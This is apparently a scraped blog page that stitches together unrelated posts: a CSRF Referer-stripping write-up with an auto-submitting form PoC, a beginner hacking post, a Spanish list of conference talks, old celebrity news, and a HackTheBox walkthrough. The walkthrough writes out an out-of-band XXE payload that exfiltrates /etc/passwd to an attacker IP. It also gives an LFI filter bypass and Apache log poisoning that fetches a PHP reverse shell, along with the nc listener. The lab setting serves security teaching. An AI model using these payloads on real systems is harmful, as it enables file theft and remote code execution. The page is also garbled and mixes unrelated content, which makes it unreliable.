Selasa, 9 Jun 2020

CSRF Referer Header Strip

Intro

Most of the web applications I see are kinda binary when it comes to CSRF protection; either they have one implemented using CSRF tokens (and more-or-less covering the different functions of the web application) or there is no protection at all. Usually, it is the latter case. However, from time to time I see application checking the Referer HTTP header.

A couple months ago I had to deal with an application that was checking the Referer as a CSRF prevention mechanism, but when this header was stripped from the request, the CSRF PoC worked. BTW it is common practice to accept empty Referer, mainly to avoid breaking functionality.

The OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet tells us that this defense approach is a baaad omen, but finding a universal and simple solution on the Internetz to strip the Referer header took somewhat more time than I expected, so I decided that the stuff that I found might be useful for others too.

Solutions for Referer header strip

Most of the techniques I have found were way too complicated for my taste. For example, when I start reading a blog post from Egor Homakov to find a solution to a problem, I know that I am going to:
  1. learn something very cool;
  2. have a serious headache from all the new info at the end.
This blog post from him is a bit lighter and covers some useful theoretical background, so make sure you read that first before you continue reading this post. He shows a few nice tricks to strip the Referer, but I was wondering; maybe there is an easier way?

Rich Lundeen (aka WebstersProdigy) made an excellent blog post on stripping the Referer header (again, make sure you read that one first before you continue). The HTTPS to HTTP trick is probably the most well-known one, general and easy enough, but it quickly fails the moment you have an application that only runs over HTTPS (this was my case).

The data method is not browser independent but the about:blank trick works well for some simple requests. Unfortunately, in my case the request I had to attack with CSRF was too complex and I wanted to use XMLHttpRequest. He mentions that in theory, there is anonymous flag for CORS, but he could not get it work. I also tried it, but... it did not work for me either.

Krzysztof Kotowicz also wrote a blog post on Referer strip, coming to similar conclusions as Rich Lundeen, mostly using the data method.

Finally, I bumped into Johannes Ullrich's ISC diary on Referer header and that led to me W3C's Referrer Policy. So just to make a dumb little PoC and show that relying on Referer is a not a good idea, you can simply use the "referrer" meta tag (yes, that is two "r"-s there).

The PoC would look something like this:
<html>
<meta name="referrer" content="never">
<body>
<form action="https://vistimsite.com/function" method="POST">
<input type="hidden" name="param1" value="1" />
<input type="hidden" name="param2" value="2" />
...
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>

Conclusion

As you can see, there is quite a lot of ways to strip the Referer HTTP header from the request, so it really should not be considered a good defense against CSRF. My preferred way to make is PoC is with the meta tag, but hey, if you got any better solution for this, use the comment field down there and let me know! :)

Related articles


  1. Hacking Games
  2. Hacker Code
  3. Pentest Vpn
  4. Hacker
  5. Is Hacking Illegal
  6. Hacking Device

Read More...

PentestBox - Opensource PreConfigured Portable Penetration Testing Environment For The Windows

Related articles

Read More...

How To Start | How To Become An Ethical Hacker

Are you tired of reading endless news stories about ethical hacking and not really knowing what that means? Let's change that!
This Post is for the people that:

  • Have No Experience With Cybersecurity (Ethical Hacking)
  • Have Limited Experience.
  • Those That Just Can't Get A Break


OK, let's dive into the post and suggest some ways that you can get ahead in Cybersecurity.
I receive many messages on how to become a hacker. "I'm a beginner in hacking, how should I start?" or "I want to be able to hack my friend's Facebook account" are some of the more frequent queries. Hacking is a skill. And you must remember that if you want to learn hacking solely for the fun of hacking into your friend's Facebook account or email, things will not work out for you. You should decide to learn hacking because of your fascination for technology and your desire to be an expert in computer systems. Its time to change the color of your hat 😀

 I've had my good share of Hats. Black, white or sometimes a blackish shade of grey. The darker it gets, the more fun you have.

If you have no experience don't worry. We ALL had to start somewhere, and we ALL needed help to get where we are today. No one is an island and no one is born with all the necessary skills. Period.OK, so you have zero experience and limited skills…my advice in this instance is that you teach yourself some absolute fundamentals.
Let's get this party started.
  •  What is hacking?
Hacking is identifying weakness and vulnerabilities of some system and gaining access with it.
Hacker gets unauthorized access by targeting system while ethical hacker have an official permission in a lawful and legitimate manner to assess the security posture of a target system(s)

 There's some types of hackers, a bit of "terminology".
White hat — ethical hacker.
Black hat — classical hacker, get unauthorized access.
Grey hat — person who gets unauthorized access but reveals the weaknesses to the company.
Script kiddie — person with no technical skills just used pre-made tools.
Hacktivist — person who hacks for some idea and leaves some messages. For example strike against copyright.
  •  Skills required to become ethical hacker.
  1. Curosity anf exploration
  2. Operating System
  3. Fundamentals of Networking
*Note this sites


Related posts
  1. Pentest Book
  2. Pentest With Kali
  3. Pentestbox
  4. Pentest Checklist
  5. Pentesting
  6. Hacking Lab
  7. Pentest Smtp
  8. Hacking Forums
  9. Hacking Google
  10. Pentest Hardware
  11. Pentest Process
  12. Hacking Device
  13. Pentest Training
  14. Pentest Training
  15. Hackerrank
  16. Hacker Language

Read More...

Las 50 "Mejores" Conferencias De Chema Alonso @Chemaalonso

Ayer no llegué a publicar el post de El lado del mal, pero no es porque no estuviera trabajando. Estuve trabajando y mucho desde muy temprano, que es cuando más disfruto yo de ciclos de computación de calidad en mi CPU, pero cuando pude acabar con el trabajo que me había puesto se me había hecho muy tarde, así que decidí dejar para hoy la publicación del post.

Figura 1: Las 50 "mejores" conferencias de Chema Alonso

No llegué a tiempo a publicar el post, pero sí que hice el trabajo que me había propuesto, que no era otro que hacer una lista de "Las 50 mejores conferencias de Chema Alonso" en mi Canal Youtube, de esas que me gustan a mí y a mi mamá, y que dejé publicado.
No están todas las charlas, y alguna que he dejado fuera por ahora porque había decidido que solo fueran 40 los vídeos que tenían que estar, pero a lo mejor los cambio con el tiempo. Tampoco las he ordenado por ahora en un orden temático o especial, pero puede que lo haga en el futuro. Y también puede que luego haga una lista del Top 10, y lo mismo hago que esta lista de 50 acaba siendo de 10. Ya veremos. 

Figura 3: Las 50 mejores conferencias de Chema Alonso

Lo que sí es cierto es que ahora tienes esa lista con las 50 charlas que he elegido - y hay algunas de 3 minutos, otras de 5 minutos y otras de más de una hora -, pero si quieres verte "La Serie Completa", tienes temporada a temporada, todas las series ordenadas cronológicamente en listas. Los vídeos de charlas comienzan en el año 2007 - no he conseguido vídeos anteriores - donde está la primera charla de LDAP Injection & Blind LDAP Injection y un Webcast de ISA Server 2006.  Y así hasta 2020 con la charla de Gremlin Botnets y las que vaya a dar este año.


También tengo otras listas para entrevistas a cosas temáticas, y los vídeos que usamos en los artículos, y otros vídeos con explicaciones puntuales, pero subido al escenario dando charlas, tienes todo el material que he sido capaz de recuperar en esas listas, para que encuentres la charla que quieres ver.

Saludos Malignos!

Autor: Chema Alonso (Contactar con Chema Alonso)

Related links

Read More...

XXE In Docx Files And LFI To RCE


In this article we are going to talk about XXE injection and we will also look at LFI in a little more advanced perspective. I will be performing both of these attacks on a HackTheBox machine called Patents which was a really hard machine. I am not going to show you how to solve the Patents machine rather I will show you how to perform the above mentioned attacks on the box.

XML External Entity Attack

Lets start with what an XXE injection means. OWASP has put XXE on number 4 of OWASP Top Ten 2017 and describes XXE in the following words: "An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts."

What that means is if you have an XML parser which is not properly configured to parse the input data you may end you getting yourself screwed. On the Patents box there is an upload form which lets us upload a word document (docx) and then parses it to convert it into a pdf document. You may be thinking but where is the XML document involved here. Well it turns out that the docx files are made up of multiple XML documents archived together. Read more about it in the article OpenXML in word processing – Custom XML part – mapping flat data. It turns out that the docx2pdf parser of the Patents machine is poorly configured to allow XXE injection attacks but to perform that attack we need to inject out XXE payload in the docx file. First lets upload a simple docx file to the server and see what happens.

After uploading the file we get a Download option to download the pdf file that was created from our docx file.

As can be seen, the functionality works as expected.

Now lets exploit it. What we have to do is that we have to inject our XXE payload in the docx file so that the poorly configured XML parser on the server parses our payload and allows us to exfil data from the server. To do that we will perform these steps.
  1. Extract the docx file.
  2. Embed our payload in the extracted files.
  3. Archive the file back in the docx format.
  4. Upload the file on the server.
To extract the docx file we will use the unzip Linux command line tool.
mkdir doc
cd doc
unzip ../sample.docx
Following the article mentioned above we see that we can embed custom XML to the docx file by creating a directory (folder) called customXml inside the extracted folder and add an item1.xml file which will contain our payload.
mkdir customXml
cd customXml
vim item1.xml
Lets grab an XXE payload from PayloadsAllTheThings GitHub repo and modify it a bit which looks like this:
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://10.10.14.56:8090/dtd.xml">
%sp;
%param1;
]>
<r>&exfil;</r>
Notice the IP address in the middle of the payload, this IP address points to my python server which I'm going to host on my machine shortly on port 8090. The contents of the dtd.xml file that is being accessed by the payload is:
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.56:8090/dtd.xml?%data;'>">
What this xml file is doing is that it is requesting the /etc/passwd file on the local server of the XML parser and then encoding the contents of /etc/passwd into base64 format (the encoding is done because that contents of the /etc/passwd file could be something that can break the request). Now lets zip the un-archived files back to the docx file using the zip linux command line tool.
zip -r sample.docx *
here -r means recursive and * means all files sample.docx is the output file.
Lets summarize the attack a bit before performing it. We created a docx file with an XXE payload, the payload will ping back to our server looking for a file named dtd.xml. dtd.xml file will be parsed by the XML parser on the server in the context of the server. Grabbing the /etc/passwd file from the server encoding it using base64 and then sends that base64 encoded data back to us in the request.
Now lets fire-up our simple http python server in the same directory we kept our dtd.xml file:
python -m SimpleHTTPServer 8090
and then upload the file to the server and see if it works.

We got a hit on our python server from the target server looking for the dtd.xml file and we can see a 200 OK besides the request.
Below the request for dtd.xml we can see another request which was made by the target server to our server and appended to the end of this request is the base64 encoded data. We grab everything coming after the ? of the request and copy it to a file say passwd.b64 and after that we use the base64 linux command line tool to decode the base64 data like this:
cat passwd.64 | base64 -d > passwd
looking at the contents of passwd file we can confirm that it is indeed the /etc/passwd file from the target server. Now we can exfiltrate other files as well from the server but remember we can only exfiltrate those files from the server to which the user running the web application has read permissions. To extract other files we simple have to change the dtd.xml file, we don't need to change our docx file. Change the dtd.xml file and then upload the sample.docx file to the server and get the contents of another file.

LFI to RCE

Now getting to the part two of the article which is LFI to RCE, the box is also vulnerable to LFI injection you can read about simple LFI in one of my previous article Learning Web Pentesting With DVWA Part 6: File Inclusion, in this article we are going a bit more advanced. The URL that is vulnerable to LFI on the machine is:
http://10.10.10.173/getPatent_alphav1.0.php

We can use the id parameter to view the uploaded patents like this:
http://10.10.10.173/getPatent_alphav1.0.php?id=1

The patents are basically local document files on the server, lets try to see if we can read other local files on the server using the id parameter. We try our LFI payloads and it doesn't seem to work.

Maybe its using a mechanism to prevent LFI attacks. After reading the source for getPatent_alphav1.0.php from previous vulnerability we can see it is flagging ../ in the request. To bypass that restriction we will use ..././, first two dots and the slash will be removed from ..././ and what will be left is ../, lets try it out:

http://10.10.10.173/getPatent_alphav1.0.php?id=..././..././..././..././..././..././..././etc/passwd

Wohoo! we got it but now what? To get an RCE we will check if we can access the apache access log file
http://10.10.10.173/getPatent_alphav1.0.php?id=..././..././..././..././..././..././..././var/log/apache2/access.log
As we can see we are able to access the apache access log file lets try to get an RCE via access logs. How this works is basically simple, the access.log file logs all the access requests to the apache server. We will include php code in our request to the server, this malicious request will be logged in the access.log file. Then using the LFI we will access the access.log file. As we access the access.log file via the LFI, the php code in our request will be executed and we will have an RCE. First lets grab a php reverse shell from pentest monkey's GitHub repo, modify the ip and port variables  to our own ip and port, and put it into the directory which our python server is hosting. I have renamed the file to shell.php for simplicity here.
Lets setup our reverse shell listener:
nc -lvnp 9999
and then perfrom a request to the target server with our php code like this:
curl "http://10.10.10.173/<?php system('curl\$\{IFS\}http://10.10.14.56:8090/shell.php');?>"
and lastly lets access the apache access.log file via the LFI on the target server:
http://10.10.10.173/getPatent_alphav1.0.php?id=..././..././..././..././..././..././..././var/log/apache2/access.log3
Boom! we have a shell.

That's it for today's article see you next time.

References

Related news


  1. Pentest Jobs
  2. Pentest Free
  3. Pentest Open Source
  4. Hacker Attack
  5. Pentesting And Ethical Hacking
  6. Pentestmonkey Sql Injection
  7. Hacker Prank

Read More...

Produk yang anda ingin dan minat untuk beli secara talian internet


obamabush

Obama Will Change Busf Policy

U.S. President Barack Obama will change several numbers of controversial policies by President George W. Bush, including the restriction of the parent embryo cell research [...]
beyone

Beyone Will Never Sell Her Wedding Photo

Beyonce said, she will never consider to sells her wedding photo with Jay-Z to a celebrity magazine that offering a large amount of money as rewards, even she wonder with the amount of money that offered to her [...]
Guns N 'Roses

Guns N 'Roses Will Back

After 15 years not releasing album, the group rock Guns N ' Roses will launch a new album in the United States on 23 November. The band's latest album is "The Spaghetti Incident", released in 1993 [...]
ipod

Ipod Can Make Your ear Buzz

Music is one way to wake the spirit, to create happy life, but what happens if the music makes the ears buzz? of course, not the music that makes the ear 'buzzy',[...]

Followers

Blog Archive

Communicator


Copyright © 2009 by Galeri Seri